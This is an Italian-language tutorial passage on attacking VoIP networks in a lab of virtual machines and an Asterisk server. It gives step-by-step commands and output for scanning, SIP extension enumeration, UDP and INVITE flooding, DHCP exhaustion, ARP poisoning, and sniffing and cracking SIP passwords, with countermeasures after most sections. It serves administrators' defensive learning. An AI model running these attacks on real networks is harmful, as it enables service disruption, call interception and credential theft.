

Figure 6. Visuale delle *Virtual Machine* e del server *Asterisk*.

PARTE II - Attacco al VoIP

Nella seconda parte di questo articolo si analizzeranno le tecniche più comuni messe in atto dagli hacker per riuscire a compromettere il buon funzionamento di una rete *VoIP*. Questi attacchi di *Hacking VoIP*, presuppongono il fatto che con ulteriori tecniche di hacking si sia già ottenuto accesso alla rete interna dove lavora l'architettura *VoIP*.
Le informazioni ivi contenute sono atte ad istruire gli amministratori delle reti *VoIP*, molti dei quali tendono a trascurare la questione sicurezza, al fine di renderli coscienti dei diversi pericoli esistenti. Per tale motivo si declina qualsiasi responsabilità dall'uso indiscriminato delle informazioni ivi contenute se usate a fini diversi dalle intenzioni dell'autore.

4 Scansione ed Enumerazione della Rete

In questo capitolo si tenterà di conoscere tutta la struttura della rete *VoIP* su cui si devono effettuare gli attacchi. Bisogna prima comprendere la conformazione della rete *IP* e poi la distribuzione dei componenti *VoIP* con le numerazioni loro associate.
Si utilizzeranno diversi tool che implementano in maniera differente la scansione della rete; infatti, a seconda delle caratteristiche di difesa della stessa, questi tool potrebbero rivelarsi efficienti o meno.

4.1 Scansione della Rete

Obiettivo:
Studiare la configurazione *IP* della rete posta sotto attacco.
Prerequisiti:
Tool *ifconfig* (Cap. 7.1.1).
Tool *fping* (Cap. 7.1.2).
Tool *nmap* (Cap. 7.1.3).
Tool *arping* (Cap. 7.1.4).

Avvenuto l'accesso alla rete da porre sotto attacco, si deve, come già detto, capirne la struttura. Per fare ciò, dal sistema *VM Hacking Linux* si dia il comando

```
blobblio@hacking: ifconfig
```

otterremo la risposta

```
eth6 Link encap:Ethernet HWaddr 00:0c:29:32:93:d8
inet indirizzo:192.168.28.200 Bcast:192.168.28.255 Maschera:255.255.255.0
indirizzo inet6: fe80::20c:29ff:fe32:93d8/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:57 errors:57 dropped:0 overruns:0 frame:0
TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
collisioni:0 txqueuelen:1000
Byte RX:6890 (6.8 KB) Byte TX:9047 (9.0 KB)
Interrupt:19 Indirizzo base:0x2024
```

Comprendiamo che si tratta di una rete di classe *C* dove potrebbero esserci uno o più server *VoIP* e diversi client. Per capire con quanti client/server si ha a che fare, bisogna semplicemente cercare di effettuare un *ping* sugli *host* di tale rete. Siccome sarebbe impensabile effettuare un *ping* manualmente su ciascun *host* della rete, lo si automatizzerà con il comando

```
blobblio@hacking: fping -r 1 -a -g 192.168.28.0/24
```

-r 1 indica che bisogna reiterare il comando una sola volta;
-a implica la visualizzazione solo degli *IP* attivi;
-g indica il range di *IP* attivi su cui effettuare l'operazione;

si otterrà l'*outpout*

```
ICMP Host Unreachable from 192.168.28.200 for ICMP Echo sent to 192.168.28.0
192.168.28.1
...
...
ICMP Host Unreachable from 192.168.28.200 for ICMP Echo sent to 192.168.28.180
192.168.28.181
192.168.28.182
ICMP Host Unreachable from 192.168.28.200 for ICMP Echo sent to 192.168.28.183
...
```

Il medesimo risultato, ma con un *outpout* di più facile lettura, si potrebbe ottenere con il comando

```
blobblio@hacking: nmap -sP 192.168.28.1-254
```

-sP indica che bisogna effettuare un *Ping Scan*;

da cui otteniamo

```
Starting Nmap 4.76 ( http://nmap.org ) at 2009-05-23 21:26 AZOST
Host 192.168.28.1 appears to be up.
Host 192.168.28.181 appears to be up.
Host 192.168.28.182 appears to be up.
Host 192.168.28.200 appears to be up.
Nmap done: 254 IP addresses (4 hosts up) scanned in 28.55 seconds
```

Analizzando l'*outpout* del comando ci si rende conto di essere in presenza di tre dispositivi attivi, tuttavia, non si ha ancora nessuna informazione su di essi.
I precedenti comandi effettuano un *ICMP PING* che nell'eventuale presenza di un firewall ben configurato non permetterebbe di avere queste informazioni. In questo caso infatti è doveroso affidarsi ad altre tipologie di *PING* quali *ARP PING* o *TCP PING*. I comandi da eseguire sono

```
blobblio@hacking: sudo arping -I eth6 -c 1 192.168.100.x
```

-I eth6 indica il network da utilizzare;
-c le iterazioni del ping;
192.168.28.x l'indirizzo da pingare;

oppure

```
blobblio@hacking: nmap -P0 -PT80 192.168.28.x
```

-P0 indica il protocollo da utilizzare;
-PT80 indica la porta su cui effettuare il ping;
192.168.28.x l'indirizzo da pingare;

Per ottenere ulteriori informazioni si dia il comando

```
blobblio@hacking: sudo nmap 192.168.28.1-254
```

che ci dà l'*outpout*

```
Interesting ports on 192.168.28.1:
Not shown: 971 closed ports, 28 filtered ports
PORT STATE SERVICE
2000/tcp open callbook
5060/tcp open sip
MAC Address: 00:50:56:C0:00:01 (VMWare)

Interesting ports on 192.168.28.181:
Not shown: 997 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:D9:53:10 (VMware)
Interesting ports on 192.168.28.182:
Not shown: 997 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:6D:B4:C2 (VMware)
```

Si è in possesso ora degli indirizzi *MAC* delle singole macchine e inoltre, nel caso si fosse in presenza di telefoni hardware si avrebbe l'indicazione del *firmware* delle case costruttrici. Dato che si è in presenza di sistemi *genereal purpose* bisogna aggiungere l'opzione *-O* per ottenere informazioni su di essi.

Informazioni Ottenute

Indirizzi IP	Porte	MAC Address
192.168.28.1	5060/open	00:50:56:C0:00:01
192.168.28.181	null/null	00:0C:29:6D:B4:C2
192.168.28.182	null/null	00:0C:29:D9:53:10

4.1.1 Contromisure

Per rendere i propri sistemi meno visibili e quindi meno vulnerabili agli attacchi di *scanning* della rete vi è la possibilità di bloccare le richieste *ICMP Type 0* tramite l'uso di firewall. Vi è anche la possibilità per i firewall di bloccare i *TCP Ping* senza creare problemi al protocollo *TCP*. In questo caso i firewall possono lavorare in due modi differenti : bloccando i pacchetti *SYN* o *ACK* con delle *Access Control list* **(ACl)**; innescare, su una determinata soglia di traffico di esame, un blocco per gli attaccanti, mettentoli in una *black-list*. Sfortunatamente non è possibile difendersi da *ARP Ping* in quanto il protocollo *ARP* è un componente necessario per il funzionamento dell'ambiente *Ethernet*.

4.2 Enumerazione delle Rete

Obiettivo:

Elencare le numerazioni *SIP* associate ai dispositivi/*IP* della rete.

Prerequisiti:

Tool *smap* (Cap. 7.1.5).

Tool *SipScan* (Cap. 7.1.6).

Per ottenere ulteriori informazioni per ciascuno degli *IP* si dia il comando

```
blobblio@hacking: ./smap -o 192.168.28.x
```

-o 1 indica che bisogna attivare il fingerprinting;

la risposta sarà

```
smap 0.4.0-cvs <hscholz@raisdorf.net> http://www.wormulon.net/
Host 192.168.28.1:5060: (ICMP untested) SIP enabled
Asterisk PBX (unknown version)
1 host scanned, 1 SIP enabled
```

Tutti i server e i client *VoIP* attivi avranno la porta *5060* aperta per l'utilizzo del protocollo *SIP*. In questo caso si ha solo la risposta del server *Asterisk* attivo in quanto si è in presenza di client *SIP* software.

Informazioni Ottenute

Indirizzi IP	Porte	MAC Address	Servizio
192.168.28.1	5060/open	00:50:56:C0:00:01	Asterisk PBX
192.168.28.181	null/null	00:0C:29:6D:B4:C2	null
192.168.28.182	null/null	00:0C:29:D9:53:10	null

E' possibile, inoltre, verificare le numerazioni attive su questo server. Normalmente un server *VoIP* ha delle numerazioni da due a sei cifre e per questo motivo si deve tentare di registrare queste numerazioni sul server. Oltre alle numerazioni, è possibile che esso usi dei nomi, ma ciò non pregiudica il nostro tentativo di enumerazione in quanto questi nomi sono, in ogni caso, degli alias di numerazioni esistenti.
Grazie al funzionamento del protocollo *VoIP* si può capire, una volta fatta la richesta al server, quali numerazioni possono registrarsi o meglio quali sono configurate. Infatti, se si tenta la registrazione di una numerazione *SIP* sul server, come suggerito pocanzi, inviando dei messaggi di *REGISTER SIP*, quest'ultimo ci potrà inviare solo due possibili risposte:

- 401 Unauthorized. Causato da una richiesta di password.
- 404 Not Found. Causato dal fatto che l'utente non esiste.

Nel caso ricevessimo la risposta *401 Unauthorized* si può essere sicuri che sul server si ha la possibilità di registrarsi a quella numerazione e quindi nella rete vi possa essere un utente con la medesima numerazione. Tentare manualmente la registrazione di una mole di numerazioni cosi vasta può risultare improponibile, per cui si utilizzarà un tool apposito.
Dal sistema *VM Hacking Windows* si avvii il tool *SIPSCAN* (Fig.7), si configuri il *Target SIP Server* e il *Target SIP Domain* con l'indirizzo *IP* del server *Asterisk* (192.168.28.1), si scelga il trasporto *UDP* sulla porta *5060* e, selezionando il tag *REGISTER SCAN*, si utilizzi il file *user.txt* contenente tutte le numerazioni da testare.



Figure 7. Software *SIPSCAN*.

Avviato *SIPSCAN* si ottengono delle risposte simile alla seguente

```
Received from 192.168.28.1:
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP
192.168.28.201:1694;branch=el7mCh5QhC6WNg;received=192.168.28.201
From: test <sip:2081@192.168.28.1>;tag=vkffYiKFjn
To: test <sip:2081@192.168.28.1>;tag=as1fdaeabb
Call-ID: 2625@192.168.28.201
CSeq: 2625 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="0149a0d6"
Content-Length: 0
2>>Found a live extension/user at 2081@192.168.28.1 with SIP response code(s):
REGISTER:401
```

Allo stesso modo si avrà la risposta per una numerazione *2082*, mentre le risposte per le numerazioni non esistenti saranno del tipo

```
Received from 192.168.28.1:
SIP/2.0 404 Not found
Via: SIP/2.0/UDP
192.168.28.201:1692;branch=el7mCh5QhC6WNg;received=192.168.28.201
From: test <sip:510@192.168.28.1>;tag=vkffYiKFjn
To: test <sip:510@192.168.28.1>;tag=as7ff6354f
Call-ID: 7071@192.168.28.201
CSeq: 7071 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Content-Length: 0
```

Utilizzando ancora il tool *SIPSCAN*, questa volta sugli indirizzi *192.168.28.181/182*, si può capire se essi celino dei telefoni *SIP*; per questo motivo, invece di inviare messaggi *SIP REGISTER*, si

cercherà di instaurare una falsa telefonata con questi *IP* attivando l'opzione *INVITE SCAN*. Si otterranno errori per le numerazioni inesistenti, mentre per le numerazione *2081* sull'*IP 192.168.28.181* e *2082* sull'*IP 192.168.28.182* l'*outpout* sarà

```
Sent to 192.168.28.181:
INVITE sip:2081@192.168.28.1 SIP/2.0
Via: SIP/2.0/UDP
192.168.28.201:2021;rport;branch=z9hG4bK44FE55FBBCC449A9A4BEB71869664AEC
From: test <sip:test@62842>;tag=325602560
To: <192.168.28.201>
Contact: <sip:test@sip:2081@192.168.28.1:192.168.28.201>
Call-ID: 2021@192.168.28.201
CSeq: 62842 INVITE
Max-Forwards: 70
Content-Type: application/sdp
User-Agent: X-Lite release 1105x
Content-Length: 305
......
```

```
......
Received from 192.168.28.181:
SIP/2.0 180 Ringing
Max-Forwards: 70
Via: SIP/2.0/UDP
192.168.28.201:2021;rport=2021;branch=z9hG4bK44FE55FBBCC449A9A4BEB71869664AEC
From: "test" <sip:test@62842>;tag=325602560
To: <sip:192.168.28.201>;tag=13061
Call-ID: 2021@192.168.28.201
CSeq: 62842 INVITE
Contact: <sip:192.168.28.201@192.168.28.181:5060;transport=UDP> Content-Length: 0
```

I client *SIP*, in pratica, risponderanno con un messaggio *RINGING 180* informando che il telefono sta squillando, cosa che implica l'esistenza di telefoni *VoIP* assegnatari degli *IP*.

Informazioni Ottenute

Indirizzi IP	Porte	MAC Address	Servizio
192.168.28.1	5060/open	00:50:56:C0:00:01	Asterisk PBX
192.168.28.181	5060/open	00:0C:29:6D:B4:C2	2081 SIP
192.168.28.182	5060/open	00:0C:29:D9:53:10	2082 SIP

4.2.1 Contromisure

Sfortunatamente non è facile prevenire gli attacchi qui esplicati, a causa della varietà di metodi usati. E' molto difficile bloccare i protocolli *TCP, UDP* senza provocare alcun malfunzionamento nella rete e nei sistemi. Un suggerimento utile, nel caso avessimo sistemi adibiti solo al *VoIP*, è quello di bloccare le porte dei servizi non necessari quali *WWW, FTP, telnet* e simili. Ancora più difficile è poter bloccare le richieste trasportate da protocolli, quali *INVITE, REGISTER e OPTION* in quanto sono alla base del funzionamento del protocollo *SIP*. Una buona raccomandazione sarebbe di relegare degli appositi segmenti di rete al *VoIP* creando delle reti logiche *VLAN*. Altra raccomandazione sarebbe quella di bloccare le richieste *INVITE, REGISTER e OPTION* fatte in rapida successione, calibrando con un certo equilibrio e in base alle esigenze di rete, tali blocchi.

5 DENIAL OF SERVICE

Ottenute le informazioni desiderate, ci si può dedicare agli attacchi alla rete. In questo capitolo si effettueranno una serie di attacchi cosiddetti *DoS* e cioè quella tipologia di attacchi che, a seconda dei casi, causano il *crash* di applicazioni che lavorano su una determinata porta del sistema o il *reset* dei dispositivi hardware.
Da evidenziare che è molto più semplice mandare in *crash/reset* un dispositivo hardware a causa della limitata disponibilità di risorse, che un dispositivo software, avendo quest'ultima tipologia un sistema *general purpose* potente e stabile, con ingenti quantità di risorse e una gestione più efficiente delle stesse.

5.1 Attacco UDP Flooding

Obiettivo:
Mandare in *crash/reset* i client *SIP* sia hardware che software.
Prerequisiti:
Tool *udpflood* (Cap. 7.2.1).

Come sappiamo il protocollo *SIP* utilizza il protocollo *UDP* per il trasporto dei dati; per questo motivo si può tentare di mandare in *crash* o resettare i dispositivi che lavorano con *SIP*.
Si tenga presente che a seconda dei dispositivi si potrebbe avere più o meno fortuna nella riuscita dell'attacco. Per portare alla rete di test un attacco *UDP* si utilizzerà il tool *udflood*.
Dalla macchina *VM Hacking Linux* avente *IP 192.168.1.200* si dia il comando

```
blobblio@hacking: sudo ./udpflood 192.168.28.200 192.168.28.181 3666 5060 1000000
```

192.168.28.200:3666 indica l'IP e la porta da cui portiamo l'attacco;
192.168.28.181:5060 l'IP e la porta che vogliamo attaccare;
1000000 indica il numero di pacchetti da inviare.

L'attacco *udflood* effettuato sugli indirizzi dei client *192.168.28.181/182* ha costretto quest'ultimi al *crash*, mentre effettuato sul server *Asterisk*, ben più robusto, non ha avuto alcun effetto.
Il fatto che il server *Asterisk* non sia andato in *crash/reset*, potrà permettere, con tecniche che vedremo più avanti, di potersi registrare al posto dell'utente legittimo.

5.1.1 Contromisure

Vedi Cap. 5.3.1.

5.2 Attacco INVITE Flooding

Obiettivo:
Mandare in *crash/reset* i client *SIP* sia hardware che software.
Prerequisiti:
Tool *inviteflood* (Cap. 7.2.2).

L'attacco che si sta per apportare ha molte probabilità di riuscita in quanto anche i sistemi più in voga e sicuri, sia hardware che software, hanno problemi a resistergli poiché basato proprio sul protocollo *SIP*. L'attacco è simile al precedente con l'unica differenza che vengono inviati migliaia di pacchetti *INVITE SIP* che riducono in *crash/reset* i componenti *SIP*. Si dia il comando

```
blobblio@hacking: sudo ./inviteflood eth6 5000 192.168.28.1 192.168.28.181
10000000
```

eth6 indica il network da dove effettuare l'attacco;
5000 indica il falso user con cui si presenta l'attaccante;
192.168.28.1 indica il falso dominio il falso user si presenta.
192.168.28.181 indica il terminale *SIP* da attaccare.
10000000 indica il numero di pacchetti da inviare.

Gli utenti lettiggimi dei client *SIP* assisteranno inermi all'inspiegabile *crash/reset* dei loro terminali. Anche in questo caso, l'attacco, testato sul server *Asterisk*, è risultato inefficace.

5.2.1 Contromisure

Vedi Cap. 5.3.1.

5.3 Attacco DHCP Exhaustion

Obiettivo:
Negare ai client della rete *VoIP* l'assegnazione di indirizzi *IP*.
Prerequisiti:
Tool *dhcpx* (Cap. 7.2.3).

L'attacco è possibile grazie al fatto che la maggior parte delle configurazioni di rete sono effettuate tramite il servizio *DHCP* e allo stesso tempo al fatto che le registrazioni degli user *SIP* sui server *VoIP* sono dinamiche, e cioè che qualunque numerazione *SIP* può effettuare la registrazione da un qualunque *IP*.
Il *DHCP* è un protocollo che lavora sulle porte *67* e *68* basando il suo funzionamento sulle richieste di rinnovo *IP* effettuato dai dispositivi dopo un certo lasso di tempo. Sfruttando questa tecnica si possono inviare delle finte richieste di rinnovo *IP* al servizio *DHCP* per tutta la sottorete. Così facendo, quando le macchine o i dispositivi leggittimi che hanno bisogno di un *IP* della rete lo richiederanno, essi non lo riceveranno e tutto il loro funzionamento sarà compromesso.
Per effettuare questo attacco dal sistema *VM Hacking Linux* si dia il comando

```
blobblio@hacking: sudo dhcpx -vvv -i eth6
```

-i eth6 indica il network da dove effettuare l'attacco;
-vvv il verbose mode del comando;

Da questo momento in poi, qualunque sistema nella sottorete cercherà di farsi di assegnare un *IP* non vi riuscirà.

5.3.1 Contromisure

Il mercato dei software *DoS e DDoS mitigation* è molto vasto. Tuttavia si tratta di software che si accorgono di questi tipi di attacchi analizzando il flusso di rete e bloccano o limitano il rate dei pacchetti ricevuti.
Per quanto riguarda gli attacchi *DHCP Exhaustion*, un metodo abbastanza sicuro è quello di configurare i router in modo che associno staticamente gli indirizzi *IP* ai *MAC address* dei sistemi *VoIP*. In questo caso qualsiasi altra richiesta di concessione di indirizzo IP verrebbe ignorata.

6 Men-in-the-Middle

GLi attacchi *MITM* permettono agli *hacker* di inserirsi nelle chiamate tra le parti. L'attaccante è in grado di osservare e intercettare il transito dei messaggi tra le due vittime. Gli attacchi *MITM* sono ben più difficili da effettuare, tuttavia vi sono tool grafici che permettono di effettuare senza problemi questi tipi di attacchi. Per quanto sarà possibile si utilizzeranno tali tool.

6.1 Attacco ARP Poisoning

Obiettivo:
Intercettare il traffico di rete dei client e del server *SIP*.
Prerequisiti:
Tool *arpspoof* (Cap. 7.3.1).

Il protocollo *ARP* [8], definisce come deve avvenire l'associazione degli indirizzi di livello *network* in indirizzi *Ethernet* di livello *datalink* mediante appunto lo scambio di messaggi *ARP*.
I messaggi di richiesta *ARP* vengono trasmessi in modalità *Broadcast* sulla rete *Ethernet*, mentre i messaggi di risposta vengono trasmessi in modalità *Unicast* nella direzione opposta e contengono le informazioni richieste.
Per ridurre al minimo il numero di richieste *ARP* trasmesse, i sistemi operativi mantengono una cache dei messaggi di risposta precedentemente ricevuti. In particolar modo, questa ottimizzazione consente di costruire e trasmettere messaggi di risposta *ARP* al fine di manipolare la cache del nodo vittima. Questo meccanismo è utile in quanto si può fare in modo che i pacchetti di un client *VoIP* indirizzati verso un server e viceversa, passino prima per il computer attaccante. Ciò permette di ottenere informazioni aggiuntive che potrebbero servire.
Per effettuare questo attacco dalla macchina *VM Hacking Linux* si dia il comando

```
blobblio@hacking: sudo arpspoof -i eth6 -t 192.168.28.181 192.168.28.1
```

```
blobblio@hacking: sudo arpspoof -i eth6 -t 192.168.28.1 192.168.28.181
```

-i eth6 indica il network da dove effettuare l'attacco;
-t 192.168.28.1/181 indica la sorgente dei pacchetti che dobbiamo intercettare;
192.168.28.1/181 indica l'host intercettato.

In questo caso è da notare che si stanno intercettando i pacchetti in entrambe le direzioni. La stessa procedura dovrà essere effettuata per tutti gli *IP* attivi della rete che si vorrà intercettare. Per entrambi i comandi si otterrà la risposta

```
......
0:c:29:32:93:d8 0:50:56:c0:0:1 0806 42: arp reply 192.168.28.181 is-at
0:c:29:32:93:d8
0:c:29:32:93:d8 0:50:56:c0:0:1 0806 42: arp reply 192.168.28.181 is-at
0:c:29:32:93:d8
0:c:29:32:93:d8 0:50:56:c0:0:1 0806 42: arp reply 192.168.28.181 is-at
0:c:29:32:93:d8
0:c:29:32:93:d8 0:50:56:c0:0:1 0806 42: arp reply 192.168.28.181 is-at
0:c:29:32:93:d8
0:c:29:32:93:d8 0:50:56:c0:0:1 0806 42: arp reply 192.168.28.181 is-at
0:c:29:32:93:d8
......
```

[8] *Address Resolution Protocol*

6.1.1 Contromisure

Come già detto il protocollo *ARP* è necessario al funzionamento della rete *Ethernet*. Per questo motivo non possono essere prese delle contromisure contro gli attacchi di *ARP Poisoning*. Oltre aalla configurazione di un *mapping IP/MAC address* statico, vi è la possibilità di utilizzo di tool che intuiscono se si è in presenza di questa tipologia di attacchi. Il tool *arpwath* (Cap. 7.3.2) ci invia un'email indicandoci ogni volta che il *mapping IP/MAC address* cambia.

6.2 Attacco SIP Crack

Obiettivo:

Crackare le password delle registrazioni dei client *SIP*.

Prerequisiti:

Attacco *ARP Poisoning* in atto (Cap. 6.1).
Tool *sipdump* (Cap. 7.3.3).
Tool *sipcrack* (Cap. 7.3.4).
Tool *apg* (Cap. 7.3.5).

L'attacco di *ARP Poisoning* non è fine a se stesso, ma è un prerequisito ad altre tipologie di attacco. Da questo momento in poi, qualunque pacchetto diretto al server passerà prima per il sistema attaccante. In particolare, tutti i messaggi *SIP*, compreso le *username* e le *password* degli account, saranno passibili di intercettazione. Per effettuare ciò si utilizzerà il tool *sipdump*.
Dal sistema *VM Hacking Linux* si dia il comando

```
blobblio@hacking: sudo sipdump -i eth6 logins.dump
```

-i eth6 indica il network da dove effettuare l'attacco;
logins.dump indica il file dove effettuare il dump dei pacchetti interessati;

Quando nella rete si disconnetteranno/connetteranno dei client (nel caso li si può forzare), si otterrà la seguente tipologia di messaggi

```
SIPdump 0.2 ( MaJoMu | www.codito.de )
---------------------------------------

* Using dev 'eth6' for sniffing
* Starting to sniff with packet filter 'tcp or udp'

* Dumped login from 192.168.28.1 -> 192.168.28.181 (User: '2081')
* Dumped login from 192.168.28.1 -> 192.168.28.181 (User: '2081')
* Dumped login from 192.168.28.1 -> 192.168.28.181 (User: '2081')
* Dumped login from 192.168.28.1 -> 192.168.28.182 (User: '2082')
* Dumped login from 192.168.28.1 -> 192.168.28.182 (User: '2082')
* Dumped login from 192.168.28.1 -> 192.168.28.182 (User: '2082')

......
......
```

Fatto questo si può interrompere l'esecuzione del programma in quanto si è già in possesso del *dump* dei pacchetti. Nel file *login.dump* vi sono *username* dei client *VoIP* con le relative *password* cifrate con *MD5* [9]. Per estrapolare le *password* si utilizzerà il tool *siprack*.
Questo tool forza la password *MD5* con un sistema di *brute force* e per tale motivo bisogna

[9] *Message Digest algorithm 5* è un algoritmo crittografico di *hashing* standardizzato dalla *IETF*[9]

essere in possesso di un file contente quante più password possibili. Un file del genere, difficile da trovare sulla rete, lo si creerà con il tool *apg* con il comando

```
blobblio@hacking: sudo apg -m 3 -x 4 -n 100000000 >> password.txt
```

-m 3 indica il numero minimo di lettere/cifre che devono essere generate;
-x 6 indica il numero massimo di lettere/cifre che devono essere generate;
1000000 indica il numero di *password* da generare;

si avrà, in una decina di minuti circa, un file contenete dieci milioni di *password* da utilizzare nel modo seguente

```
blobblio@hacking: sudo sipcrack -w password.txt logins.dump
```

-w password.txt indica il file delle password in input;
login.dump indica il file contente le *password MD5*;

la risposta sarà

```
SIPdump 0.2 ( MaJoMu | www.codito.de )
---------------------------------------

* Found Accounts:

Num Server Client User Hash|Password

1 192.168.28.1 192.168.28.181 2081 18e850150b897cbf36e7733512f3a21b
2 192.168.28.1 192.168.28.182 2082 724b91df8cd5308dc8f93977fa1e4527

* Select which entry to crack (1 - 2): ......
```

Selezionando il client di cui si vuole conoscere la *password*, si otterrà

```
* Generating static MD5 hash... adb4e01008cb36558359695863b0aec0
* Loaded wordlist: 'password.txt'
* Starting bruteforce against user '2081' (MD5: 18e850150b897cbf36e7733512f3a21b')
* Tried 817 passwords in 0 seconds

* Found password: '2081'
* Updating dump file 'logins.dump'... done
......
```

in modo tale che anche le *password* dei client *VoIP* siano nella disponibilità dell'attaccante.

Informazioni Ottenute

Indirizzi IP	Porte	MAC Address	Servizio	Password
192.168.28.1	5060/open	00:50:56:C0:00:01	Asterisk PBX	
192.168.28.181	5060/open	00:0C:29:6D:B4:C2	2081 SIP	2081
192.168.28.182	5060/open	00:0C:29:D9:53:10	2082 SIP	2082

6.3 Attacco ARP Poisoning e SIP crack : Cain & Abel

Obiettivo:
Intercettare il traffico di rete dei client e del server *SIP*.

Crackare le password delle registrazioni dei client *SIP*.

Prerequisiti:

Tool *Cain & Abel* (Cap. 7.3.6).

Un metodo molto più semplice per otterenere i dati appena raccolti è quello di utilizzare il tool *Cain & Abel*. Questo tool, permette di automatizzare gran parte delle tecniche sinora utilizzate evidenziando la facilità con cui si possono ottenere informazioni su un rete *VoIP*.
Avviato *Cain & Abel* dal sistema *VM Hacking Windows*, si selezioni il tab *Sniffer* e lo si avvii cliccando sull'icona *Start Sniffer*. Ora si esegua uno *scanning MAC Address* dei computer connessi per ottenere *IP* (Fig.8). Il metodo utilizzado da *Cain & Abel* è quello di *ARP Ping* già visto.



Figure 8. Cain - Scanning MAC Address.

